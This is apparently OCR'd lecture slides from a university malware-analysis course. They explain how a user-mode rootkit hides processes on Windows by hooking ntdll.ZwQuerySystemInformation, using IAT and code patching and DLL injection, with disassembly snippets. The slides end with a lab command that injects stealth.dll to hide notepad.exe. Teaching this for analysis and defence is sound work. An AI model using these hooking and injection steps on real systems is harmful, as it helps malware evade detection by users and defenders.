
Class 11


CSC 471 Modern Malware Analysis
Stealth process (Rootkit)

Si Chen (schen@wcupa.edu)




Stealth process (Rootkit)

Processes in Windows




Stealth Process



Northrop Grumman B-2 Spirit

Stealth Process




Stealth Process

API Hook Tech Map

<table>
<tr><th>Method</th><th>Target</th><th>Location</th><th colspan="2">Tech</th><th>API</th></tr>
<tr><td rowspan="4">Dynamic</td><td rowspan="4">Process/Memory

00000000
- 7FFFFFFF</td><td rowspan="4">1) IAT
2) Code
3) EAT</td><td colspan="2">Interactive Debug</td><td>DebugActiveProcess
GetThreadContext
SetThreadContext</td></tr>
<tr><td rowspan="3">Standalone Injection</td><td>Independent Code</td><td>CreateRemoteThread</td></tr>
<tr><td rowspan="2">Dll File</td><td>Resistry (AppInit_DLLs)
BHO (IE only)</td></tr>
<tr><td>SetWindowsHookEx
CreateRemoteThread</td></tr>
</table>

Processes in Windows



- Detect Processes in User Mode (WinAPI):
  - CreateToolhelp32Snapshot()
  - EnumProcess()

```
HANDLE CreateToolhelp32Snapshot(
  DWORD dwFlags,
  DWORD th32ProcessID
);
```

Takes a snapshot of the specified processes, as well as the heaps, modules, and threads used by these processes.


```
BOOL EnumProcesses(
  DWORD   *lpidProcess,
  DWORD   cb,
  LPDWORD lpcbNeeded
);
```

Retrieves the process identifier for each process object in the system.

Processes API

CreateToolhelp32Snapshot()
EnumProcess()

→ ntdll.ZwQuerySystemInformation()



ntdll.ZwQuerySystemInformation()

```
NTSTATUS WINAPI ZwQuerySystemInformation(
  _In_      SYSTEM_INFORMATION_CLASS
SystemInformationClass,
  _Inout_   PVOID                 SystemInformation,
  _In_      ULONG                 SystemInformationLength,
  _Out_opt_ PULONG                ReturnLength
);
```

Retrieves the specified system information.

“procexp.exe”

Code section for procexp.exe

00422CF7 CALL DWORD PTR DS:[48C69C]

IAT section for procexp.exe

0048C69C 2ED9937C

“ntdll.dll”

;ntdll.ZwQuerySystemInformation()

7C93D92E MOV EAX, 0AD

…

…

7C93D93A RETN 10

“procexp.exe”

Code section for procexp.exe

00422CF7 CALL DWORD PTR DS:[48C69C]

IAT section for procexp.exe

0048C69C 2ED9937C

“stealth.dll”

10001120. SUB ESP, 10C
…
100116A Call unhook()
…
1001198. CALL EAX; EAX = 7C93D92E
..
CALL Hook()
RETN 10

“ntdll.dll”

;ntdll.ZwQuerySystemInformation()

7C93D92E JMP 10001120

…
…


7C93D93A RETN 10


Create Stealth Process

CreateToolhelp32Snapshot()
EnumProcess()


→ ntdll.ZwQuerySystemInformation()

ntdll.ZwQuerySystemInformation()







Processes in Windows



taskmgr.exe
ntdll.ZwQuerySystemInformation()




ProcExp.exe
ntdll.ZwQuerySystemInformation()



Example 1: Stealth Process

- Download and try StealthProcess1.zip



HideProc.exe –hide notepad.exe C:\Work\stealth.dll

